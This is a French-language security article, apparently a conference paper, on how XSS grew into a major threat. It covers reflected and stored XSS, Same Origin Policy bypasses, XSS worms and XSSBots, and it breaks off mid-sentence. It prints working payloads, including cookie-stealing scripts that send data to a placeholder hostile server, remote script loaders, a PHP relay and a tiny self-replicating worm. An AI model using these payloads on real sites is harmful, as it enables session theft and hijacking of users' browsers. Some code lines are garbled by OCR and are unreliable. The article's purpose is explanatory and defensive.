<script>alert('XSS')</script>
XSS : de la brise à l'ouragan

Pierre Gardenat
pierre.gardenat(@)ac-rennes.fr

Chargé de mission SSI
Académie de Rennes

Résumé Cet article s'attachera à montrer pourquoi le XSS, qui apparaissait il y a quelques années comme la « vulnérabilité du pauvre »– classée seulement à la quatrième position des vulnérabilités WEB les plus critiques par l'OWASP en 2004 – est devenu aujourd'hui un vecteur de menaces particulièrement redoutable, qui mérite sa première place au classement OWASP depuis 2007 : pour les particuliers d'abord, utilisateurs de services souvent vulnérables, et qui peu conscients des risques liés à de mauvaises pratiques, pourraient bien déclencher à leur insu ou contribuer à diffuser des attaques d'une puissance phénoménale ; pour les acteurs économiques du WEB, qui pourraient subir les contrecoups violents d'une vague importante d'escroqueries et de vols d'informations, qui pourraient avoir à souffrir en tout cas d'une perte de confiance des utilisateurs ; pour les pouvoirs publics et les États enfin, à qui l'on pourrait reprocher un relatif manque d'initiative dans la recherche de solutions et de contremesures, et qui pourraient subir des attaques d'images aux conséquences potentiellement redoutables. La guerre du XSS a peut-être déjà commencé. Pour mieux en comprendre les enjeux et les possibles développements, nous commencerons par quelques rappels sur les grands principes du XSS, avant de nous pencher sur un certain nombre de catalyseurs susceptibles d'augmenter considérablement la portée et l'impact d'une attaque XSS. Nous finirons par une revue des contremesures possibles et nous interrogerons sur l'efficacité des moyens mis en œuvre aujourd'hui.

1 Brise et revue d'armes – Le XSS, comment ça marche ?

Il convient d'abord de rappeler ce que sont les vulnérabilités XSS et les moyens dont dispose un attaquant pour les repérer et les exploiter.

1.1 Définitions

Le XSS (Cross Site Scripting) consiste à injecter et faire interpréter ou mieux faire exécuter un code imprévu à un navigateur WEB [3,4,5,6,7,8] [1] ; par essence, le XSS (le premier « s » de XSS renvoie au mot « site ») est donc lié aux technologies du WEB, ce qui veut dire qu'il ne se cantonne pas à un langage : tout langage reconnu par un navigateur ou un greffon de ce navigateur est susceptible d'être utilisé ; en pratique,

[1] Les chiffres entre crochets renvoient aux références listées en fin de document.

le XSS exploite tout particulièrement les descripteurs HTML et le javascript. Par navigateur, il faut ensuite entendre tout logiciel susceptible d'interpréter au moins du code html ; par souci de commodité, nous parlerons de « navigateur » dans la suite de cet article. Il existe en fait deux grands types d'attaques d'XSS, avec des variantes. Un attaquant, en fonction des objectifs qu'il poursuit mais également en fonction de la nature des vulnérabilités repérées, se tournera tantôt vers l'un tantôt vers l'autre :

- les attaques XSS volatiles (exploitation d'une vulnérabilité reflective XSS ou reflected XSS en anglais) correspondent à une injection « forcée » par l'attaquant, généralement dans un lien créé par lui. Si l'attaquant parvient à amener sa victime à suivre ce lien, il pourra réaliser des actions non prévues par la page légitime ;
- les attaques XSS persistantes (exploitation d'une vulnérabilité permanent XSS ou stored XSS en anglais) sont bien plus puissantes, car elles ne requièrent pas d'action particulière de la part des victimes. Elles sont réalisables lorsqu'il est possible d'insérer du code dans une base de données ou un fichier lié à l'application, de sorte que la simple visite de la page sous une URL parfaitement normale, suffise à déclencher l'attaque.

Exemple de XSS volatile Considérons un moteur de recherche qui afficherait les résultats d'une recherche sur plusieurs pages en permettant à l'utilisateur de passer d'une page à l'autre en cliquant sur un lien ; l'URL des pages de résultats de ce moteur serait de la forme :

```
index.php?query=enter+your+search+terms+here&
type=advanced&results=10&searchType=3&action=search&page=33
```

On voit que la page courante est récupérée par une variable page passée en URL. Si le contenu de la variable page (ou celui d'une autre variable de la requête d'ailleurs) est utilisé au sein du rendu html et n'est pas correctement contrôlé, on peut tenter d'injecter un javascript destiné à exécuter une action non prévue par le site :

```
index.php?query=enter+your+search+terms+here&
type=advanced&results=10&searchType=3&action=search&
page=33"><script>alert(document.cookie)</script>
```

Cette requête pourrait alors permettre d'afficher les cookies accessibles depuis l'URL courante.

Exemple de XSS persistante Considérons un réseau social qui demande à un utilisateur de saisir des informations personnelles telles que nom, prénom et date de naissance afin de constituer un profil destiné à être affiché par d'autres utilisateurs ; si l'application ne filtre pas correctement certains caractères et qu'un utilisateur, au lieu de son nom, peut enregistrer et faire afficher dans sa page de profil une information du type :

`mon_nom<scriptsrc=http://serveur_distant/script_hostile.js>,`

il est possible que d'autres utilisateurs, par le simple fait de visiter ce profil, déclenchent l'exécution du script situé à l'adresse `http://serveur_distant/script_hostile.js`.

1.2 XSS et API DOM[2]

En réalité, l'injection offre un accès complet au contenu de la page téléchargée et interprétée par le navigateur de l'internaute. Il est ainsi possible de réécrire totalement cette page grâce à l'API DOM et de détourner son usage : redirection de l'internaute, vol de session ou de données d'authentification, émission de requêtes à l'insu de l'internaute, etc.

Sous Firefox, l'injection du script suivant au sein d'une page légitime contenant un élément d'id « exemple » permet d'en réécrire le contenu :

```
function a(){
var x=document.getElementById('exemple');
if(x!=null){
this.document.body.innerHTML="<iframe id=iframe_hostile name=iframe_hostile
width=100% height=100%
   src=http://serveur_distant/page_hostile.htm ></iframe>";
  }else{
setTimeout('a()',400);
  }
}
a();
```

Le script exécute une fonction a() tous les 400 millièmes de seconde, chargée de vérifier l'existence dans la page d'un élément « exemple » ; la présence de cet élément indiquera que la page est chargée ; si l'élément « exemple » est trouvé, le script remplace le contenu de la page par une iframe appelant la page distante `http://serveur_distant/page_hostile.htm`. De la même manière, il est possible d'ajouter, de modifier ou de supprimer tout élément dans une page :

L'utilisation de l'API DOM peut notamment être exploitée par un attaquant pour réécrire une page légitime et présenter à l'utilisateur une page lui demandant de saisir des codes d'accès. Ces attaques de phishing sont particulièrement redoutables puisque la page présentée se trouve bien dans le domaine attendu par l'utilisateur. Il est important d'avoir à l'esprit que même une vulnérabilité présente sur une page de déconnexion peut être exploitable, une attaque pouvant consister à s'en servir pour présenter une page de connexion :

[2] Voir `http://java.sun.com/j2se/1.4.2/docs/guide/plugin/dom/index.html`

```
document.write("<iframe id=o name=o style='margin:0; padding:0; border-width:0;
border- style:none; scrolling:none'
  src=https://serveur_legitime/page_de_login height=\"100%\" width=\"100%\" >
</iframe>");
document.write("<iframe id=i name=i border=0 src=\"https://serveur_legitime/
page_de_logout?variable_mal_controlee=
  <script>function a(){setTimeout('a();',6000);var u='http://serveur_hostile/
enregistrement_sessions?w=';
  var v=document.cookie;var w=u.concat(v);document.getElementById('j').src = w
      ;}
a();</s"+"cript>
  <img name=j id=j border=0 height=1 width=1>\" height=1 width=1></iframe>");
```

Ce script exploite une vulnérabilité présente sur la page `page_de_logout` pour remplacer le contenu de cette page par un document contenant deux iframes : une première présentant la page de login légitime de l'application, une deuxième, exploitant une seconde fois la vulnérabilité de la page de logout pour envoyer toutes les six secondes le contenu des cookies courants sur un serveur hostile distant ; ce mécanisme tire parti du fait que page de logout et page de login ont accès aux mêmes cookies de session.

1.3 Et dans le monde réel ?

Les attaques XSS sont-elles fréquentes dans le monde réel ? Oui ! Citons la mésaventure du propriétaire de MakeUseOf.com, dont le nom de domaine aurait été détourné par un pirate ayant pu compromettre son compte Gmail grâce à une vulnérabilité XSS[3]. On cite aussi le nom de David Airey, célèbre dessinateur, dont le nom de domaine davidairey.com aurait lui aussi été détourné en 2007 grâce à une attaque XSS similaire sur Gmail[4] ; plus récemment, Sarah Palin, au plus fort de la campagne présidentielle américaine, a été victime du piratage de sa boîte mail Yahoo, vraisemblablement grâce à une attaque XSS[5]. Il y a évidemment beaucoup d'attaques de ce type, dont bon nombre réussissent, mais ceux qui se sont fait prendre n'ont pas nécessairement toujours envie que tout le monde le sache. On ne sait pas, par exemple si des pirates ont pu profiter de la conjonction d'une vulnérabilité XSS sur le site google.com avec une possibilité d'attaque Cross Site Request Forgery[6] (CSRF) sur Google Desktop, dévoilée en janvier 2007 par watchfire[7] et qui permettait de prendre le contrôle de la

[3] Voir http://www.makeuseof.com/tag/breaking-gmail-security-flaw-more-domains-get-stollen ; l'attaque XSS était couplée à une attaque de type Cross Site Request Forgery (voir plus bas)

[4] Voir http://www.davidairey.com/david-airey-dot-com-restored

[5] Voir http://www.informationweek.com/news/security/cybercrime/showArticle.jhtml?articleID=210602271

[6] Pour une définition du Cross Site Request Forgery, voir http://www.owasp.org/index.php/Cross-Site_Request_Forgery.

[7] Voir http://www.pcinpact.com/actu/news/34859-Gogle-Desktop-Search-faille-trou-patch-Watch.htm.

machine de la victime. Mais ce ne serait finalement pas surprenant. Il serait surprenant en revanche que d'autres vulnérabilités du même type n'existent pas ailleurs.

D'autres types d'attaques peuvent se combiner avec le XSS : le clickjacking[8], qui consiste, en jouant avec des calques introduits par du flash, du DHTML[9] ou des CSS[10], à forcer l'utilisateur à cliquer sur des liens invisibles cachés sous des liens légitimes, ou le DNS rebinding[11] [12], susceptible de permettre de transformer le navigateur de la victime en simple relai entre le réseau local et une machine contrôlée par l'attaquant.

Des techniques voisines peuvent également être mises en œuvre pour amener la victime à se connecter sur des sites hébergeant des codes malveillants susceptibles de tenter l'exploitation de vulnérabilités dans son navigateur ou l'un de ses greffons (lecteur flash, pdf, office, etc.)[12]. Les vulnérabilités de redirection sont par ailleurs un grand classique du XSS et affectent régulièrement des sites de très grande notoriété[13].

Il est important d'insister sur le fait que certaines attaques XSS – les volatiles – ne peuvent réussir que si l'on parvient à amener un utilisateur à cliquer sur un lien hostile, présent dans un courriel par exemple, ou dans tout autre document qui pourrait lui paraître non suspect. Les techniques classiques d'ingénierie sociale sont donc souvent requises : envoi d'un email semblant provenir d'un contact sûr, mise en confiance, mise en scène d'une situation d'urgence, utilisation de leviers psychologiques classiques, etc. Des techniques d'obfuscation simple (encodage d'URL) sont aussi fréquemment mises en œuvre, afin de masquer la présence d'un code qui pourrait paraître suspect [32] :

plutôt que d'inviter quelqu'un à visiter la page :

```
index.php?query=enter+your+search+terms+here&type=advanced&
results=10&searchType=3&action=search&page=33">
<script>alert(document.cookie)</script>
```

un attaquant l'incitera plutôt à visiter :

[8] Voir http://jeremiahgrossman.blogspot.com/2008/10/clickjacking-WEB-pages-can-see-and-hear.html.

[9] Acronyme de Dynamic HTML : voir http://fr.wikipedia.org/wiki/HTML_dynamique.

[10] Acronyme de Cascading Style Sheets : voir http://fr.wikipedia.org/wiki/Feuilles_de_style_en_cascade.

[11] Technique d'attaque destinée à contourner la règle de la Same Origin Policy, voulant qu'un document situé dans un domaine ne puisse exécuter des requêtes dans un autre domaine : voir http://en.wikipedia.org/wiki/DNS_rebinding.

[12] A la date de la rédaction de cet article, les vulnérabilités affectant le lecteur pdf d'Adobe font l'objet de nombreuses attaques à travers l'injection d'iframes malveillantes : voir le bulletin d'actualité du CERTA 2009-10, accessible à l'adresse http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-010/index.html.

[13] Voir http://www.WEBappsec.org/lists/WEBsecurity/archive/2005-12/msg00059.html pour Google par exemple, ou http://www.xssed.com/news/44/PayPal_is_now_offering_a_free_URL_redirection_service/ pour Paypal.

index.php?query=enter+your+search+terms+here&type=advanced&
results=10&searchType=3&action=search&page=%33%33%5c%22%3e%3c%73
%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e
getElementById(\OT1\textquoterightmyScript%63%6f%6f%6b%69%65%29%3c%2f%73%63%72%69%70%74%3e

Notons enfin qu'un élément offensif injecté sur une page de grande audience grâce à une XSS persistante sera susceptible d'avoir un impact important : phishing à grande échelle, attaque DDos contre d'autres sites, etc. Nous passons à l'avis de grand frais. Ce type d'attaque est assez répandu dans le monde réel : il est notamment exploité par des réseaux mafieux pour injecter des iframes malveillantes dans des pages légitimes[14] ; plus rare, mais intéressant, le cas de l'injection d'un script de redirection dans le blog du site de campagne de Barack Obama, qui redirigeait tous les internautes vers le site... d'Hillary Clinton[15] !

Le XSS ressemble en fait étrangement, mutatis mutandis, à un buffer overflow[16] [1] ; dans les deux cas en effet, le traitement d'une variable dans des limites insuffisamment contrôlées permet à un attaquant de traiter du code non prévu. La pile du buffer overflow est remplacée par le navigateur dans le cas d'XSS, mais nous sommes bien face à des phénomènes voisins. Le XSS, c'est en fait un peu le buffer overflow du WEB. Et de même que le buffer overflow permet le plus souvent de prendre le contrôle de l'élément d'exécution, le XSS, non content d'autoriser la modification des éléments manipulés par le navigateur, permet lui aussi de prendre pratiquement le contrôle de son élément exécutant. Nous allons à présent voir pourquoi et comment.

2 Chute violente du baromètre – les catalyseurs

Car tout ce dont nous venons de parler n'est pas nouveau ; il se trouve cependant qu'un certain nombre d'éléments d'apparition plus récente viennent considérablement modifier le terrain du XSS traditionnel :

2.1 SOP qui peut

L'élément capital susceptible de limiter la portée d'une attaque XSS est la fameuse règle de la « Same Origin Policy » (SOP), qui interdit à une page ou à un script chargé à partir d'un domaine d'obtenir ou de modifier les propriétés d'un élément d'un autre

[14] Voir le bulletin du CERTA 2008-41 : http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-041/CERTA-2008-ACT-041.html par exemple.

[15] Voir http://news.netcraft.com/archives/2008/04/21/hacker_redirects_barack_obamas_site_to_hillaryclintoncom.html par exemple.

[16] Voir [26], "We're entering a time when XSS has become the new Buffer Overflow and JavaScript Malware is the new shellcode" ; on retrouve ce texte presque mot pour mot en couverture de [1].

domaine ; la SOP s'applique dès que l'on change de sous-domaine, que l'on change de protocole (https au lieu de http) ou que l'on change de port de communication (81 au lieu de 80 par exemple). La SOP est implémentée dans tous les navigateurs modernes et constitue la clef de voûte de leur politique d'étanchéité. C'est elle qui interdit notamment à un script injecté grâce à une attaque XSS de lancer des requêtes de type XMLHttpRequest vers un domaine tiers, ce qui empêche un attaquant de transformer la machine de sa victime en plate-forme de rebond et d'attaque vers l'extérieur. C'est elle aussi qui, en dehors d'attaques CSRF à l'aveugle, empêche le même attaquant d'accéder au périmètre local (réseau et machine) de la victime. Le problème est qu'il existe au moins quatre méthodes de contournement de la SOP :

- la plus célèbre, bien connue des développeurs Ajax, consiste à utiliser un proxy WEB relai entre le navigateur de la victime et le site que l'on souhaite interroger ; la SOP est respectée, puisque le navigateur ne communique qu'avec un seul domaine, mais bien contournée puisqu'il est possible de lancer des requêtes sur n'importe quel domaine depuis le navigateur de la victime ;
- la deuxième option est en fait une variante de la précédente : le `mod_rewrite` ou le `mod_proxy` d'Apache peuvent en effet jouer un rôle de relai ;
- la troisième solution est plus restrictive, puisqu'elle n'est exploitable que pour les WEB services supportant le format de sortie JSON[17] ; les données JSON, qui sont des objets javascript, peuvent être obtenues et utilisées au sein de codes relevant de domaines différents ;
- enfin, un attaquant sûr que sa victime utilise Firefox pourra tenter d'exploiter un script signé[18] ; ces derniers étant considérés comme « de confiance » par Firefox, sont autorisés à communiquer avec n'importe quel nom de domaine.

Ces quatre méthodes peuvent aussi présenter des variantes : s'il est connu qu'un code javascript peut adresser des requêtes à un serveur à travers des balises images pointant sur lui, il est moins connu qu'il peut également récupérer ses réponses, et ce quel que soit le domaine du serveur, en évaluant régulièrement le contenu d'un script généré par ce serveur et intégré à la page via l'API DOM :

le code suivant recharge toutes les cinq secondes au sein de l'élément d'id « myScript » un javascript généré par la page PHP `http://serveur_hostile/script.php` :

```
document.write("<SPAN id='myScript'><script>var scriptNode = null;
function me(){var jsFile =document.getElementById('myScript');
if (scriptNode){jsFile.removeChild(scriptNode);}
scriptNode=document.createElement('script');
```

[17] Acronyme de JavaScript Object Notation : voir `http://www.json.org/jsonfr.html`.
[18] Voir `http://www.mozilla.org/projects/security/components/signed-scripts.html#signedscript`.

```
scriptNode.type='text/javascript';
scriptNode.src = 'http://serveur_hostile/script.php';
jsFile.appendChild(scriptNode);}
window.setInterval('me();', 5000);</script></SPAN>");
```

Des services en ligne comme les gadgets Google[19] peuvent aussi jouer le rôle de relai entre un domaine et un autre, et ainsi être utilisés pour contourner la Same Origin Policy. Il nous semble enfin que des URLs spécifiques en javascript : ou data :, qui autorisent un accès au contexte de session de la page chargée « en même temps » (en réalité juste avant) constituent des brèches dans la SOP. Les possibilités de contournement de la SOP ouvrent la voie à de très nombreuses nouvelles attaques ; un attaquant se trouve en fait en position de prendre presque complètement le contrôle du navigateur de sa victime : non seulement il peut enregistrer les frappes du clavier, les mouvements de la souris (vive le clickjacking !), faire exécuter le code javascript de son choix, mettre en place un sniffer Ajax[20] ou, en fonction du navigateur, accéder à l'historique de navigation, et au contenu du presse papier (sous Internet Explorer seulement), mais il peut aussi lancer des attaques ou des scans sur des sites distants. La figure 1 montre un sniffer Ajax à l'œuvre sur une page vulnérable de Facebook.

Bien sûr, il est également envisageable, avec certaines limitations, de tenter l'exploration du périmètre local ; la présence d'une machine virtuelle Java, capable de faire tourner une applet jouant le rôle du proxy mentionné plus haut, peut être un atout, mais il existe beaucoup d'autres techniques exploitant d'autres vulnérabilités XSS, des requêtes de type Cross-Site Request Forgery ou l'interception et l'analyse d'erreurs javascript par exemple[21]. Le contournement de la Same Origin Policy est donc susceptible de rendre une attaque XSS beaucoup plus dangereuse. Ce n'est que le début.

2.2 Vive le WEB 2.0 ! !

En fonction des situations, un attaquant pourra essayer d'exploiter une caractéristique très intéressante du langage javascript, qui permet de réaliser des codes capables de s'auto-reproduire. C'est cette propagation du code offensif initial qui caractérise les vers XSS.

Un point apparaît ici comme crucial, et c'est la clef qui permet de comprendre les vers XSS : l'émergence de ce que l'on qualifie de WEB 2.0, c'est-à-dire, si l'on ne considère que l'acception "utilisateurs" de cette appellation, un WEB où les usagers

[19] Voir http://www.google.com/ig/directory?synd=open ; les gadgets Google posent en réalité de nombreux problèmes de sécurité ; nous y revenons dans la dernière partie de cet article.
[20] Voir [43,2]
[21] De nombreuses ressources en ligne exposent ces techniques ; voir en particulier [20,16,21]



Fig. 1. Exemple d'un sniffer Ajax injecté sur Facebook grâce à une vulnérabilité XSS ; l'attaquant a la possibilité d'intercepter et de modifier à la volée toute requête XMLHttpRequest.

ne sont plus seulement consommateurs mais deviennent acteurs et contributeurs, comme dans les services offerts par Wikipédia, MySpace, Copains d'avant, Facebook, ou Meetic par exemple. Deux éléments caractérisent avant tout ces services : la multiplication d'espaces permettant de récupérer et d'afficher des données utilisateurs d'une part, et l'extension considérable des possibilités offertes par le javascript, notamment pour permettre de développer des applications plus riches et plus user friendly d'autre part : des éditeurs HTML en ligne viennent ainsi souvent remplacer le traditionnel champ de formulaire pour saisir des textes d'articles ou des messages, et les interfaces utilisateurs essayent de mimer les fonctionnalités classiques et le look des interfaces graphiques « à la Windows ». La formation d'immenses communautés d'utilisateurs — Facebook a aujourd'hui presque 200 millions d'abonnés — regroupés autour de services applicatifs qui partagent le même nom de domaine a ainsi indéniablement

favorisé la prise de conscience du formidable potentiel du XSS, qui permet d'envisager, à travers la propagation rapide de vecteurs d'attaque très divers injectés dans le navigateur des victimes, l'organisation de vastes opérations hostiles visant à s'approprier des informations personnelles ou sensibles, ou à tenter l'exploitation massive de vulnérabilités au sein d'un ou plusieurs logiciels de navigation.

Dans l'éducation nationale où se prépare l'arrivée d'Environnements Numériques de Travail destinés à accueillir à terme des communautés de plusieurs centaines de milliers d'utilisateurs par académie, le déclenchement de vers XSS pourrait avoir des conséquences non négligeables. La désactivation de javascript au niveau individuel n'est même pas une option dans la plupart des cas, puisqu'elle a pour effet d'empêcher carrément l'utilisation des services.

Un ver XSS est capable de tenir dans un espace très réduit. Le concours lancée début 2008 par Robert « RSnake » Hansen[22], qui visait à écrire le vers XSS compatible IE6/FF2 le plus petit possible[23], a consacré deux codes de 161 octets seulement ; voici l'un des codes retenus

```
<form><input name="content"><img src="" onerror="with(parentNode)alert('XSS',
    submit(content.value='<form>'+innerHTML.slice(action=(method='post')+'.php
    ',155)))">}}
```

Naturellement, ce code est tout à fait inoffensif et sans doute impossible à injecter dans le monde réel ; il démontre tout de même l'étonnante économie de moyens nécessaires à l'écriture d'un ver XSS. Dans le monde réel des vers XSS touchent régulièrement de grands réseaux sociaux, mais les attaques lancées jusqu'à présent, si elles ont été l'occasion de démontrer la vitesse de diffusion exponentielle des codes déposés, ne se sont pas révélées aussi dangereuses qu'elles auraient pu l'être. Samy[24] est un bon exemple : c'est lui qui ouvre le bal des vers XSS le 4 octobre 2005 : en à peine 20 heures, le code parvient à se dupliquer dans un million de profils MySpace ; la charge utile de l'attaque était en revanche peu agressive, ne consistant qu'en l'envoi de messages infectés aux amis de la victime et en l'affichage du message « but most of all, Samy is my hero » (l'auteur du ver s'appelait Samy Kamkar). Le code de Samy n'est pas volumineux, quatre Ko environ (ce qui est pourtant beaucoup pour un ver XSS !) mais démontre bien la puissance de ce type de scripts : si la charge utile du ver avait consisté en l'attaque simultanée de cibles précises ou en la tentative d'exploitation de vulnérabilités 0 day dans un navigateur, le bilan aurait pu être

[22] Voir http://ha.ckers.org/xss-worms

[23] Voir http://sla.ckers.org/forum/read.php?2,18790,18790.

[24] Voir http://en.wikipedia.org/wiki/Samy_(XSS) et http://ha.ckers.org/blog/20070319/samy-worm-analysis/ ; on pourra aussi se reporter à la page http://WEB.archive.org/WEB/20060208182348/namb.la/popular/tech.html, qui explique le fonctionnement de Samy et les choix qui ont présidé à sa conception.

lourd. Il est intéressant de signaler aussi qu'au-delà d'une certaine masse critique, il semble qu'un ver XSS puisse survivre et se propager en tirant profit d'une banale XSS volatile[25].

Plus d'interaction avec les utilisateurs, donc plus de manipulation de données venant de l'extérieur, et une extension des fonctionnalités des navigateurs, dont on pense qu'ils pourraient faire tourner dans l'avenir de véritables systèmes d'exploitation – je vous renvoie à des projets comme EyeOS : cf. http://eyeos.org/fr/, toutes les conditions sont donc réunies pour d'une part augmenter la surface d'attaque à base de XSS, pour de l'autre augmenter les risques potentiels d'une attaque réussie.

Si l'on se remémore la formule classique en analyse de risques :
niveau de risque = probabilité d'occurrence x impact potentiel,
on s'aperçoit que l'on est aujourd'hui dans une situation à risque élevé.
Et ce n'est pas fini.

2.3 Ça me « bot » !!

Nous l'avons vu plus haut, le contournement de la Same Origin Policy autorise un attaquant qui aurait réussi à déclencher l'exécution d'un code javascript dans le navigateur de sa victime, à organiser un dialogue entre ce navigateur et un serveur qu'il contrôle, et ce quel que soit l'adresse et le domaine de ce serveur. Ce dialogue repose sur deux flux de communication :

- un flux montant du navigateur de la victime vers un serveur contrôlé par l'attaquant, exploitant par exemple des requêtes déclenchées par le chargement de fausses images : le script `document.write("<imgid=jname=jwidth=0height=0border=0src=http://serveur_hostile/image.php?parametre=envoi_de_donnees>");` permet par exemple de déclencher l'envoi des données `envoi_de_donnees` à la page `http://serveur_hostile/image.php`.
- un flux descendant du serveur contrôlé par l'attaquant au navigateur de la victime, exploitant par exemple une boucle javascript récupérant et évaluant régulièrement le code généré par une page du serveur hostile.

Supposons par exemple que l'attaquant injecte le code reproduit plus haut grâce à une vulnérabilité XSS :

```
document.write("<SPAN id='myScript'><script>var scriptNode = null;
function me(){var jsFile = document.getElementById('myScript');]
if (scriptNode){jsFile.removeChild(scriptNode);}
scriptNode=document.createElement('script');
scriptNode.type='text/javascript';
```

[25] C'est ce qu'a démontré Kyran sur GaiaOnline : voir http://blogs.securiteam.com/index.php/archives/786.

```
scriptNode.src = 'http://serveur_hostile/generateur_de_script.php';
jsFile.appendChild(scriptNode);
}window.setInterval('me();', 5000);</SCRIPT></SPAN>");
```

Supposons maintenant que le chargement d'une fausse image déclenche l'exécution du script PHP suivant :

```
$url=$parametre;
$rdf = parse_url($url);
$fp =fsockopen($rdf['host'], 80, $errno, $errstr, 15);
if (!$fp) {
$valeur = "<font class=content >Adresse injoignable...</font>";
$cont = 0;
return;
}
if ($fp) {
     fputs($fp, "GET " . $rdf['path'] . "?" . $rdf['query'] . " HTTP/1.0\r\n");
     fputs($fp, "HOST: " . $rdf['host'] . "\r\n\r\n");
     $string    = "";
      while(!feof($fp)) {
        $pagetext = fgets($fp,300);
        $string .= chop($pagetext);
        }
     fputs($fp,"Connection: close\r\n\r\n");
     fclose($fp);
     }
$string=eregi_replace(".*<html>","<html>",$string);
     $valeur=$string;
     $valeur=htmlspecialchars($valeur);
echo "b(\"".$valeur."\");";
exit;
```

Ce script part du principe que le contenu de la variable passée en paramètre correspond à une URL ; il va récupérer le contenu du document correspondant à cette URL grâce à une requête GET, et générer un code javascript appelant une fonction b() à laquelle il passe le contenu récupéré. Si l'attaquant a prévu une fonction b() dans le script injecté côté navigateur, celui-ci permettra de traiter le contenu passé en paramètre, en violant donc la règle de la Same Origin Policy ! Le script de la fonction b() mentionné plus haut a ainsi permis d'injecter au sein d'une page vulnérable de Facebook le contenu récupéré à partir de requêtes http transmises et imposées au navigateur de la victime par un tiers : voir figures 2 et 3 (test réalisé sur Firefox 3.06 sous Windows XP SP3 uniquement ; des aménagements seraient sans doute nécessaires pour rendre les codes javascript compatibles avec d'autres navigateurs) :

```
function b(u){
var Ndiv = null;
var jsFile2 = document.getElementById('home_main');
if (Ndiv) {jsFile2.removeChild(Ndiv);}
Ndiv = document.createElement("div" );
Ndiv.innerHTML=u;
```

```
    jsFile2.appendChild(Ndiv);
    }
```



Fig. 2. Fenêtre de l'attaquant permettant de transmettre une URL au script PHP.

Il est important de comprendre que cette communication entre nœuds javascript est possible dès lors qu'un nœud est en mesure de joindre l'autre via une inclusion de script ; le serveur PHP joue clairement ici le rôle d'un proxy permettant au code chargé depuis Facebook d'accéder à des contenus hébergés sur d'autres domaines, mais tout javascript injecté grâce à une vulnérabilité XSS dans une page d'un domaine D est en fait susceptible de transformer le navigateur de la victime en proxy, et de renvoyer à l'attaquant, via le code injecté dans la page de Facebook, des documents du domaine D. Le plus simple pour l'attaquant est d'exploiter une combinaison de requêtes XMLHttpRequest, pour l'obtention des informations recherchées sur le domaine D, et de requêtes pointant sur de fausses images d'un serveur qu'il contrôle, pour la récupération et le traitement éventuel des informations remontées. Cette mécanique peut être mise en œuvre pour tenter de forcer une victime visitant une page vulnérable de l'Internet à envoyer à son insu des informations hébergées sur un serveur WEB intranet hébergeant lui aussi une page vulnérable.

Une fois que l'attaquant est parvenu à établir un canal de communication bidirectionnel et qu'il est en mesure de transmettre des ordres au navigateur de sa victime, ce dernier n'est pas loin de ressembler aux zombies[26] des réseaux de Command and Control[27] : le XSSBot est né. Par rapport à un bot traditionnel, une limitation importante de ce type d'attaques pourrait résider dans sa durée, théoriquement limitée au temps de connexion à la page compromise. Certains outils comme XSS Shell[28] [42]

[26] Voir http://fr.wikipedia.org/wiki/Machine_zombie.
[27] Ou C&C : voir l'article « botnet » de wikipedia par exemple : http://en.wikipedia.org/wiki/Botnet.
[28] Voir http://www.darknet.org.uk/2006/12/xss-shell-v039-cross-site-scripting-backdoor-tool/ par exemple.

